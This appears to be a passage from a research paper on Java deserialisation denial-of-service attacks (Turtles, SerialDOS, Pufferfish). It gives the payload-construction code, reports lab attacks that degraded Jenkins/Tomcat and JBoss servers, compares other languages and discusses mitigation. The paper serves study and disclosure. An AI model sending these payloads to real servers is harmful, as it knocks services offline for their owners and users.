In order to calculate resource usage at runtime, we will use *call trees* that model the invocation of methods at runtime. The vertices in a call tree are method invocations, and two invocations $(inv1, inv2)$ are connected by an edge if *inv2* is the successor of *inv1* on the stack at some stage during program execution. The *call tree* has the full calling context information. For many scenarios, aggregated forms of the call tree like *call graphs* and *calling-context trees* [2] can be used, but for our discussion we need the raw, uncompressed information. Whenever a method is invoked, a new vertex is created.

Similar to how we deal with intermediate object references in the object graph, we consider a simplified call tree that abstracts some calls caused by the use of intermediate data structures (such as the maps used inside sets). This will again lead to an under-approximation of the size of call trees. I.e., when we make statements about call trees being so large that this causes problems, the actual call trees might be even larger (by a constant factor). For instance, when we consider the call tree representing the invocation of (recursive) `hashCode()` methods on a Java collection, we will only consider edges linking the invocation of `hashCode()` on the container to the invocations of `hashCode()` on its elements, ignoring a fixed number of additional method invocations per node such as `iterator()` that are necessary to obtain references to the elements.

2.2 Turtles all The Way Down

The first vulnerability discussed aims at creating a stack overflow error when an object is read from a binary stream. This can be achieved easily given that Java supports nested containers such as lists within lists, and `hashCode()` is child-recursive for collections. The code is given in Listing 1. The listing only shows the construction of the payload, i.e. the object that is being serialised and then deserialised using the standard Java binary serialisation mechanism. During deserialisation, the `hashCode()` method is invoked in order to organise the keys of the hash map that is being constructed into buckets. Because the hash code of an `ArrayList` is computed from the hash codes of its elements and the list contains itself, the invocation of `hashCode()` results in a stack overflow.

Note that the payload construction is possible because the list is added to itself after it was added to the map. I.e. if the state of an object changes, the container is not notified and the `hashCode()` is not recomputed in order to rearrange the respective object by moving it into a different bucket.

```
1   Set root = new HashSet();
2   Set s1 = root;
3   Set s2 = new HashSet();
4   for (int i = 0; i < 100; i++) {
5   Set t1 = new HashSet();
6   Set t2 = new HashSet();
7   t1.add("foo");
8   s1.add(t1);
9   s1.add(t2);
10  s2.add(t1);
11  s2.add(t2);
12  s1 = t1;
13  s2 = t2;
14  }
15  return root;
16
```

Listing 2 SerialDOS payload construction.

2.3 SerialDOS

The SerialDOS vulnerability was published by Wouter Coekaerts in 2015 [12]. It is inspired by the billion laughs vulnerability in *libxml2* [13] that uses a crafted XML document with nested entity references. Expanding these references results in a heavy computational load that can be exploited.

The idea is to create an object graph that results in a large call tree of limited depth, therefore avoiding a stack overflow but resulting in an extremely long-running task. The code used to construct the payload is shown in Listing 2. Figure 1 shows the (incomplete) object graph created. Java's `HashSet` uses internal maps to organise and reference its elements – we ignore these intermediate objects for brevity of the presentation. The depth of this structure is defined by the constant defining the number of iterations (100 in this case). Note that both the overall number of objects created (203, including the `"foo"` string literal) as well as the number of references (500, not counting a similar number of references between internal structures of `HashSet` such as arrays) is reasonably small. The reason that the `"foo"` literal is added to one of the two sets created in each step is to ensure that those two sets are not equal, and therefore both are added to their respective parent sets.

When the payload `root` (aliases as `s1`) is deserialized, `readObject()` is invoked which then computes the hash of the elements in the set. These sets form a m2m pattern, and `hashCode()` is child-recursive. At runtime, this combination results in the call tree depicted in Figure 2[1]. Whenever a new level is added (i.e., the depth is increased from k to $k+1$), each invocation `t1_<k>.hashCode()` triggers three new invocations `t1_<k+1>.hashCode()`, `t2_<k+1>.hashCode()` and `"foo".hashCode()`, and each invocation `t2_<k>.hashCode()` triggers two additional invocations `t1_<k+1>.hashCode()` and `t2_<k+1>.hashCode()`. The total number of invocations for a graph of depth n is defined by the following formula: $inv(n) = 5 \times 2^{n-1} - 2$, the proof can be found in Appendix B. If 100 iterations are used, we can estimate $inv(100) \approx 3.169 \times 10^{30}$. If we assume that a single invocation takes only one ns, the overall hash code computation triggered by deserialisation takes approximately 5×10^{13} years, more than the age of the universe.

[1] As before, we omit intermediate invocations of methods invoked on the maps used in the internal representation of elements in `HashSet`




Figure 1 SerialDOS object graph (the value after the underscore indicates the iteration when the respective object was created).




Figure 2 Call tree created by the SerialDOS payload during deserialisation (the value after the underscore indicates the iteration when the respective object was created).

2.4 Pufferfish

This vulnerability uses an object graph with a topology similar to the one used in SerialDOS. However, a different trampoline is used. The class `javax.management.BadAttributeValueExpException` has a field `val` of type `Object`. When the constructor `BadAttributeValueExpException(Object)` is invoked, the parameter is converted to a string and set as the value of this field. This class also implements `readObject()`, which calls `this.val.toString()` if no security manager is set. This can be exploited for payload construction. Note that `val` must be set through reflection, as the constructor stringifies values before setting them, and no other API (such as `setVal()`) exists. This makes it possible to construct a `toString()` trampoline[2]. The source code is shown in Listing 3, the respective object graph created is shown in Figure 3.

The calculation of the total number of invocations is similar to the analysis we used for the SerialDOS payload. Each invocation of `t1_<k>.toString()` triggers three new invocations `t1_<k+1>.toString()`, `t2_<k+1>.toString()` and `"0".toString()`, and similarly `t2_<k>.toString()` triggers three new invocations `t1_<k+1>.toString()`, `t2_<k+1>.-`

[2] This trampoline was reported by Chris Frohoff, see `https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections5.java`

```
1  Collection s1 = new ArrayList();
2  Collection s2 = new ArrayList();
3  BadAttributeValueExpException root = new BadAttributeValueExpException(null);
4  Field valfield = root.getClass().getDeclaredField("val");
5  valfield.setAccessible(true);
6  valfield.set(root, s1);
7  for (int i = 0; i < 100; i++) {
8  Collection t1 = new ArrayList();
9  Collection t2 = new ArrayList();
10 t1.add("0");
11 t2.add("1");
12 s1.add(t1);
13 s1.add(t2);
14 s2.add(t1);
15 s2.add(t2);
16 s1 = t1;
17 s2 = t2;
18 }
19 return root;
```

Listing 3 Pufferfish payload construction.

`toString()` and `"1".toString()`. As in SerialDOS, this leads to exponential explosion, it can be easily shown that the number of invocations is $inv(n) = 3 \times 2^n - 2$, the proof can be found in Appendix B. The deserialisation of `root` invokes `s1.toString()`. The complete call tree is shown in Figure 4. The `toString()` method in `ArrayList` builds a string by concatenating all strings of the elements of the list, without checking the size of the list or restricting the size of computed strings.

To analyse memory utilisation, we use a bottom-up approach. Let $t_1(0)$ represent the object created in line 8 of Listing 3 in the last iteration, $t_2(1)$ the object created in line 9 in the second to last iteration etc. Let $size(k)$ be the size of the string (in characters) returned by `toString()` invoked on $t_1(k)$. Since the example is symmetric, this is also the length of the string returned by `toString()` invoked on $t_2(k)$. At level 0, the strings created are either `"[0]"` or `"[1]"`, and therefore $size(1) = 3$. At each level, a new string is generated using the following pattern: an opening square bracket followed by 0 or 1, followed by a comma, the two string representations of the lists on the next level separated by another comma, terminated by a closing square bracket. This can be described by the following recursive definition: $size(k+1) = 5 + 2 \times size(k)$. This is equivalent to the following non-recursive definition: $size(n) = 2^{n+3} - 5$. Hence, $size(100)$ is approximately 10^{31}. Even if we assumed that only one byte is needed to encode a single character, this would approximately be 10^{22} GB, so an out of memory error is inevitable.

Note that this example prevents the SerialDOS scenario from occurring first by avoiding hashed containers. If the lists were replaced by hash sets, the long running SerialDOS scenario would take place *before* the out of memory error occurs.

An obvious limitation of this vulnerability is that it only works if the security manager is not set. But we can construct a similar vulnerability that uses a different trampoline not guarded by a security manager, but which depends on the presence of the popular Google Guava library[3] in the classpath. The root object is an instance of `java.util.PriorityQueue`. When a priority queue is deserialised, entries are read and sorted[4]. This creates a trampoline for the `compareTo` method. The comparator used for sorting can be serialised as well. Here

[3] `https://github.com/google/guava`

[4] Interestingly, this is different from the [OpenJDK implementation] of another sorted container, `java.util.TreeSet` that assumes that entries are stored in the correct order and sorting after reading is not required.

```
1 import com.google.common.collect.Ordering;
2 ...
3 Comparator<Object> comp = Ordering.usingToString();
4 PriorityQueue<Collection> root = new PriorityQueue(comp);
5 Collection s1 = new ArrayList<>(); Collection s2 = new ArrayList();
6 root.add(s1); root.add(s2);
7 for (int i = 0; i < 100; i++) {
8 ..
9 }
```

Listing 4 Guava Pufferfish payload construction (the code in the loop is omitted, it is identical to Listing 3, lines 8-17).




Figure 3 Pufferfish object graph (the value after the underscore indicates the iteration when the respective object was created).

we use Guava's `Ordering` comparator which compares objects by calling `toString()` and then comparing the respective strings. This allows us to construct an alternative `toString()` trampoline.

2.5 Enabling Language, Runtime and Library Features

The vulnerabilities described above depend on the presence of several features found in (the standard library of) Java. By identifying these features, we can establish whether these vulnerabilities can be ported to other languages. The enabling features are:

1. **m2m patterns in object graphs** – the fact that objects have in- and out-degrees of at least two is exploited in both SerialDOS and Pufferfish
2. **child-recursive methods** – the methods used in the three vulnerabilities discussed, `ArrayList.hashCode()`, `HashSet.hashCode()` and `ArrayList.toString()` are all child-recursive.
3. **resource-monotonic methods** - child-recursive methods where the program requires more system resources after method execution than before. An example is `ArrayList.toString()` used in Pufferfish – the size of the returned strings is not bounded, and cannot




Figure 4 Call tree created by the Pufferfish payload during deserialisation (the value after the underscore indicates the iteration when the object was created, `tS()` is short for `toString()`).

Table 1 Language/library features enabling the various vulnerabilities (all are required to enable a vulnerability).

feature	Turtles ..	SerialDOS	Pufferfish
m2m patterns in object graphs	no	yes	yes
child-recursive methods	yes	yes	yes
resource-monotonic methods	no	no	yes
trampoline	yes	yes	yes

be garbage collected as it is referenced from the stack of the caller. Methods accumulating data in global (static) fields, or creating log entries exhausting secondary system storage could be used to construct similar vulnerabilities. Even if the net effect of a single invocation on system resources is small, it is the cumulative effect of a large number of such invocations that can be exploited.

4. **trampolines** that trigger the invocation of child-recursive and resource-monotonic methods.

Table 1 cross-references these features with the particular vulnerabilities they enable. We will discuss later in Section 5 how the design of a language, runtime or library can restrict those features.

It is the combination of suitable trampolines, child-recursive methods and the m2m pattern that facilitates the construction of payloads that result in exponentially growing call trees. An interesting question is what the worst case scenario is, i.e., which object graph topology creates the largest call tree. A particular constraint is that the trees should have a bounded depth in order to avoid stack overflows that would terminate the computation early and therefore restrict the size of the call tree. This means that the object graphs should be acyclic. The denser the object graph, the wider the call tree becomes as each object reference triggers additional invocations at runtime. Therefore, the worst case scenario is the densest possible acyclic graph, a so-called *tournament*. It follows that the topology of the object graphs used in SerialDOS and Pufferfish does not result in the worst case complexity. For instance, additional references creating edges from `t1_k` to `t2_k` in the object graphs represented in Figures 1 and 3 could be inserted without making the respective graphs cyclic. However, the overall size of the call tree would still be exponential.

3 Case Studies

In order to demonstrate the impact these vulnerabilities may have on real-world applications, we created two attacks targeting *Jenkins* and *JBoss*. These attacks are derived from the attacks reported by Breen [8], we modified the respective payloads and created different clients to facilitate the experiments we conducted.

We used the following methodology. First, we implemented simple Java clients by porting the Python scripts and *Burp*[5] configurations from [8], and replaced the payloads by the respective payloads discussed in section 2. This allowed us to send malicious requests to the respective server. Next, we developed and deployed a simple servlet with non-trivial computational complexity to be used as the target for benign (regular) requests. The servlet performs a number of tasks including request parameter parsing, request forwarding to a JSP, random number generation and computation of Fibonacci numbers. This workload takes around 120 ms on the configuration used for testing.

There are two different test clients - one for benign, and one for malicious requests, that are started simultaneously. The benign client continuously sends benign requests one after another, and records runtimes and HTTP status codes. The experiment starts with 5 warmup requests after the server start is detected to make sure that server performance stabilises. Servers usually need longer to handle the first requests, as they have to perform tasks like initialising caches and compiling server pages while they are already able to process incoming requests. After warmup, the benign client sends another 200 benign requests sequentially, i.e., once the client receives a response, the client waits for 1s and then sends the next request.

30s after the benign client started to send benign requests (circa after 25 benign requests), a batch of malicious requests is sent by the malicious client to simulate an attack from another client session. We keep recording response times and status for the benign requests. The experiment is executed twice with 5 and 500 malicious requests, respectively. In the first experiment we demonstrate that a small attack can considerably slow down the server while keeping it responsive, while in the second case we demonstrate an attack rendering the server unresponsive.

The experiments were conducted on a system with a Intel(R) Core(TM) i5-4300U 1.90GHz CPU, 8GB RAM, a 500GB HDD magnetic + 32GB SSD hard drive running under Ubuntu 16.04. The Java version used was a Java(TM) SE Runtime Environment (build 1.8.0_111-b14) with a Java HotSpot(TM) 64-Bit Server VM (build 25.111-b14, mixed mode).

3.1 Jenkins / Tomcat

The first scenario uses *Jenkins version 1.596* deployed on a *Tomcat 8.5.5* server. Both applications were installed using default settings. *Jenkins* is a popular and widely-used continuous integration tool. It is distributed as a Java Web Archive (war file), which can be deployed on *Tomcat*. *Jenkins* is then available as a web application after *Tomcat* is started.

The attack targets the *Tomcat* server, but the deployed *Jenkins* web application provides the attack surface via its remote command line interface (CLI) that uses a custom protocol with embedded serialised objects. Figure 5 shows the results of this experiment for 5 malicious requests. For all benign requests the response code `200 OK` was returned by the server.

The Turtles attack has little impact. The threads handling the malicious requests quickly terminate with a stack overflow error, and the server can replace them in the respective

[5] `https://portswigger.net/burp/`




Figure 5 *Jenkins/Tomcat* server response times before and after attacks with 5 malicious requests.




Figure 6 *Jenkins/Tomcat* server response times before and after attacks with 500 malicious requests.

thread pool by new threads. There could be some measurable impact if the workload of the server increased due to the overhead of thread replacement and error logging, but this was not significant enough to be observable in the experiment setup we used.

Server performance deteriorates for the whole measured period after the SerialDOS attack, indicating that several threads are permanently busy with deserialising malicious streams. We confirmed this by taking thread dumps using VisualVM. We observed a slow down from about 120ms before the attack to about 400ms, a degradation of a factor 3-4. Further analysis with a system monitoring tool shows constant 90%-100% CPU loads after the attack. Due to the already discussed time complexity of the attack, we can expect that the performance degradation would remain steady until the server is restarted.

After launching the Pufferfish attack, the server response times increase significantly, from typical values of around 120 ms to values of around 3s. However, the server recovers after a while and performance returns back to values observed before the attack after the benign request number #56. The reason for this is that Java is capable of recovering from the out of memory errors that occur in the respective threads. If the error occurs, the thread that is trying to allocate more heap memory is terminated and the JVM will attempt to run garbage collection in order to free memory. The server can then replace the missing thread in the respective thread pool. For which thread the error occurs is non-deterministic. It is most likely that the error will occur in a thread processing Pufferfish, but other threads (including a system thread that cannot be easily replaced by the server) could also be affected. The




Figure 7 *JBoss* server response times before and after attacks with 5 malicious requests.

server slow down is more considerable in this scenario as Java utilises CPU for garbage collection and the JVM requires some time before it realises that no more memory can be allocated and the thread is terminated.

The result of the experiment with 500 malicious requests is depicted in Figure 6. It shows that the turtles attack again did not have a considerable impact. The SerialDOS attack also behaved as in the previous scenario. The only difference is that performance degraded more considerably. In particular, it slowed from about 120ms before the attack to up to 43s, and then oscillated along 30-40s for the rest of the experiment. After the Pufferfish attack, the server is defacto unable to handle benign requests as each benign request sent after the attack hangs. For this reason, the graph shows no data for Pufferfish after the attack (blue line). Depending on the server configuration such a request may hang for hours. To obtain some results in meaningful time, we timed out requests after 1min, and stopped the experiment after 10 requests had times out. The analysis of server logs later revealed that the server did not crash but spent several hours with threads that handle malicious requests, and eventually all threads terminated with an out of memory error.

For all benign requests that did not time out, the response code 200 OK was returned by the server.

3.2 JBoss

In the second case study we created an attack on *JBoss version 6.1.0* (similar to [8]). *JBoss* is a popular open source application server. It uses a servlet (`JMXInvokerServlet`) to support JMX via HTTP. This makes it possible to create HTTP post requests with the content type `application/x-java-serialized-object` and a serialised object as payload. It is also possible to send multiple malicious requests concurrently. *JBoss* was installed using default settings.

The results follow the same pattern we observed for the *Jenkins / Tomcat* experiment. The respective runtimes are shown in Figure 7 for 5 malicious requests and in Figure 8 for 500 malicious requests. The Turtles attack has little impact. Pufferfish overloaded the server for a limited period (up-to request #32) when 5 malicious requests were. For 500 malicious requests, Pufferfish had an effect on server performance similar to what we observed in the *Jenkins* experiment. SerialDOS caused a lasting degradation of performance (from 120ms to about 400ms).




Figure 8 *JBoss* server response times before and after attacks with 500 malicious requests.

3.3 Discussion

The case studies demonstrate how at least two of the vulnerabilities discussed can be exploited to launch denial of service attacks. While the servers are not stopped, their performance is significantly compromised. This is still a denial of service attack according to RFC4949 defining it as "the prevention of authorized access to a system resource or the delaying of system operations and functions"[63]. This type of DoS attack is sometimes also referred to as a *degradation-of-service* attack.

In the case of the Pufferfish attack, we observed a strong temporary degradation of performance up to a factor of 100 (and even 1,000 for *JBoss*) for 5 malicious requests, while for the SerialDOS attacks the rate of slowdown observed was less pronounced (by a factor of 3-4), but permanent.

A combination of SerialDOS and Pufferfish and modifying the number of malicious requests could be used to design customised DoS attacks ranging from moderate lasting attacks to short attacks that effectively disable servers completely. The impact of such attacks on systems and the organisations owning them can be significant. For instance, it has been reported that even a small degradation of response time results in a large drop of customer engagement for online businesses and therefore loss of revenue [64].

The experiments show that a Pufferfish can render a server unable to operate. On the other hand, SerialDOS leads to permanent degradation of service even when a low number of attacks is used. This might be particularly dangerous in practice as it may remain unnoticed.

4 Object-Graph Engineering in other Languages

In this section we investigate whether the vulnerabilities discussed above can be ported to other languages. We included C# as a language that is conceptually close to Java as it uses a similar type system and deployment model based on bytecode. We also looked into the portability of the identified vulnerabilities to a popular dynamic language, Ruby and a scripting language, JavaScript.

4.1 Ruby

There are different Ruby implementations in wider use, with potentially inconsistent behaviour. We experimented with MRI Ruby 2.0.0p648 and JRuby 9.1.6.0.

Ruby has several serialisation mechanisms, including `YAML`, `Marshal` and `JSON`. Deserialisation of hash maps also triggers the execution of `hash`, and nested containers are supported. However, unlike Java, `hash` is executed in a controlled environment that prevents recursion[6]. If recursion is detected, a special constant value is returned.

The second difference to Java is that the object stringify method (`to_s`) for containers does not attempt to concatenate the string representation of the elements. Also, we could not find a stringify trampoline suitable to construct the Pufferfish vulnerability.

This means that of the three vulnerabilities, we were only able to port SerialDOS. The respective source code is shown in Listing 8 in Appendix A. A very similar version can be constructed by replacing `Marshal` by the alternative `YAML` serialisation API.

A similar, serialisation-related vulnerability was discovered and reported in 2013 [17]. Using this vulnerability it was possible to initiate a DoS attack by using a crafted JSON document to create a large number of symbols which were never garbage collected. In response to this, the garbage collector in newer versions of Ruby also collects symbols[7].

4.2 C#

We conducted experiments on both .NET 4.5 and Mono 4.6.1. The results were consistent for both implementations.

.NET offers several serialisation mechanisms, including `XML` and binary serialisation. .NET has separate generic and non-generic collections, the non-generic collection types in the namespace `System.Collections` include `Hashtable` and `ArrayList`, while the generic types in the namespace `System.Collections.Generic` include `HashSet<T>` and `LinkedList<T>`. The methods to establish equality and compute the hash code of collections are delegated to special *comparer* objects defined by the interface `System.Collections.IEqualityComparer` and its generic counterpart. This facilitates the implementation of collections with alternative comparison semantics, such as identity maps. Comparers are serialisable.

The deserialisation of `Hashtable` objects triggers the execution of `HashCode()` defined in the comparer being used, and nested containers are supported by all collection types and arrays. The behaviour of the hash calculation depends on the comparer being used. From the comparers available in the standard library, `HashSetEqualityComparator` used with nested (generic) hash sets did not exhibit the behaviour necessary to construct a `HashCode` call chain down the nested containers. We believe that this is actually due to a bug in .NET due to a broken contract between `Equals` and `GetHashCode` in this class. This bug was reported and accepted[8]. However, constructing a non-generic `Hashtable` with a `StructuralEqualityComparer` results in recursive calls to `HashCode()` as expected, and can therefore be used to port the turtles and SerialDOS vulnerabilities. The code is shown in Listings 9 and 10 in Appendix A, respectively.

Unlike the Java implementation of collection types, `ToString` for containers is not overridden. Therefore, we did not succeed in porting the Pufferfish vulnerability.

---

[6] In JRuby, the crucial behaviour showing how recursion is controlled can be found in `org.jruby.runtime.Helpers`, see `goo.gl/xc5mMK`

[7] `https://www.ruby-lang.org/en/news/2014/12/25/ruby-2-2-0-released/`

[8] `https://github.com/dotnet/corefx/issues/12560`

4.3 JavaScript

We used node.js v0.12.7 for this study. The version of JavaScript that is widely supported at the moment, standardised as ECMA-262, is 5 [28]. JavaScript has an on-board serialisation mechanism provided by the built-in JSON object [28, sect. 15.12]. JavaScript 5 has no explicit support for maps or similar data structures in its type system [28, sect. 8], and the `Object` type [28, sect. 8.6] is used to represent map-like structures. The consequence of this is that only strings are allowed as keys in maps.

JavaScript 6 adds support for proper maps that allow arbitrary ECMAScript language values (including objects) as both keys and values [29, sect. 23.1]. However, the JSON serialiser does not serialise maps. For instance, evaluating the script in Listing 5 produces an empty string.

```
1 var map = new Map();
2 map.set('foo', 42);
3 var serMap = JSON.stringify(map);
4 // will output "{}"
5 console.log(serMap);
```

Listing 5 JavaScript 6 maps are not serialised

The semantics of JavaScript 6 maps is similar to identity maps in Java in the sense that it is not based on user-defined equality [29, sect. 7.2.10]. While the standard stipulates that the "Map object must be implemented using either hash tables or other mechanisms that, on average, provide access times that are sublinear on the number of elements in the collection." [29, sect. 23.1], such a hash function would be an implementation-specific system hash consistent with the built-in equality of objects. Therefore, JavaScript 6 does not provide recursive hash functions that can be exploited.

The JSON serialisation mechanism can be customised by providing *revivers* (for deserialisation) and *replacers* (for serialisation). Knowledge of specific revivers could still be used to initiate denial of service attacks.

There are several alternative serialisation mechanisms outside the standard. This includes the *XMLSerializer* that is part of the Mozilla JavaScript extensions[9]. However, at the time of writing, this was not supported by any major web browser, including Firefox. *js-yaml* is a popular library that supports the YAML format[10]. However, map objects are currently not supported (in version 3.6.1) and attempts to serialise maps lead to a `YAMLException` being thrown.

JavaScript arrays (but neither objects nor maps) have a monotonic stringify method (`toString()`), but we are not aware of a suitable trampoline to exploit this.

4.4 Summary

Table 2 summarises language support for features enabling the vulnerabilities. Table 3 summarises which of the vulnerabilities we were able to port to the languages investigated. Note that a *no* entry in this table does *not* imply that it is impossible to port the respective vulnerability. It merely means that we were not able to do so. In some cases we were able to very systematically check for the presence of certain enabling features simply by inspecting source code or reading a language specification. But to check for the presence of trampolines is much harder. A full analysis requires a full-fledged sound static analysis. This is outside

[9] `https://developer.mozilla.org/en-US/docs/Web/API/XMLSerializer`
[10] `https://github.com/nodeca/js-yaml`

Table 2 Support for enabling features in various languages.

feature	Java	Ruby	C#	JS
m2m pattern	yes	yes	yes	yes[11]
child-rec. hash	yes	no	yes	no
child-rec. stringify	yes	no	yes	no
res.-mon. stringify	yes	no	no	yes
hash trampoline	yes	yes	yes	no
stringify trampol.	yes	no	no	no

Table 3 Object-graph vulnerabilities in various languages.

vulnerability	Java	Ruby	C#	JS
Turtles ..	yes	no	yes	no
SerialDOS	yes	yes	yes	no
Pufferfish	yes	no	no	no

the scope of this paper, and might even be impossible due to issues with the soundness of static analysis in the presence of dynamic programming languages features like reflection [47].

5 Mitigation

In this section we discuss mitigation strategies that can be used to avoid attacks exploiting the Java vulnerabilities discussed above. The source code of the solution discussed can be found in the public project repository (`https://bitbucket.org/jensdietrich/evilpickles`).

5.1 JEP290

JEP290 [55] is a recent proposal to address a range of serialisation-related vulnerabilities [8]. The proposal uses customisable filters that can be used by serialisation clients in order to validate incoming streams during processing. JEP290 does not specify the behaviour that should occur if the filters reject a stream, but the most likely scenario is that this should result in a runtime exception being thrown.

The filters proposed can be used to allow/reject classes instantiated during deserialisation, control the sizes of arrays being created, and enforce limits on stream length, stream depth, and number of references encountered as the stream is being decoded.

None of these mechanisms is effective in detecting the vulnerabilities discussed in Section 2 since (1) they rely only on common collection types in the standard library which many users may not want to blacklist (2) the number of references and the reference depth is relatively small.

